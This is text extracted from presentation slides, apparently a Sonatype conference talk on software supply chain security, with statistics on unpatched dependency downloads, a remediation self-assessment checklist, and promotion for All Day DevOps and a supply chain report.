


# Lets talk about responsibility




# Where is the problem really?


95% of vulnerable downloads are of versions that have a fix already



65% are of projects that have already provided a fix



# Enterprise Devs Manage Dependencies







What if these industries only validated 50% of their parts/ingredients, and only 30% of them had any quality recall capability?



# Lifecycle example: Financial Services >4000k applications



# Aggregate Fix Rates





You have a supply chain even if you don't manage it  
The attackers are exploiting unmanaged supply chains by  
attacking upstream

Self Evaluation: If I told you about a new vulnerability right now. Can you tell me:

- Are you even using this exact component?
- In which applications?
- Can you track the remediation across the portfolio?
- How long until you could ship/deploy an update?

How will you avoid the next malicious release?




Not This.

Deming and traditional app sec supply chain practices are designed to protect these


Security is working, but slowing down development

Security and development are efficient and productive



More likely to buy "security first" transformations powered by SCA

Afraid security will slow them down



### HIGH PERFORMERS:

Better risk management outcomes

Higher developer productivity

Improved job satisfaction



## 2021 State of the Software Supply Chain Report

[READ THE REPORT](#)



Our 8th annual report for 2022-2023 will be issued October 2022.





**Live | Online | 24 Hours**  
**Returns November 10, 2022**

## **Join Us**

Go to [AllDayDevops.com](https://alldaydevops.com)

## **Follow Us on Social**

Twitter: [@alldaydevops](https://twitter.com/alldaydevops)  
LinkedIn: [All Day Devops](https://www.linkedin.com/company/all-day-devops)



 sonatype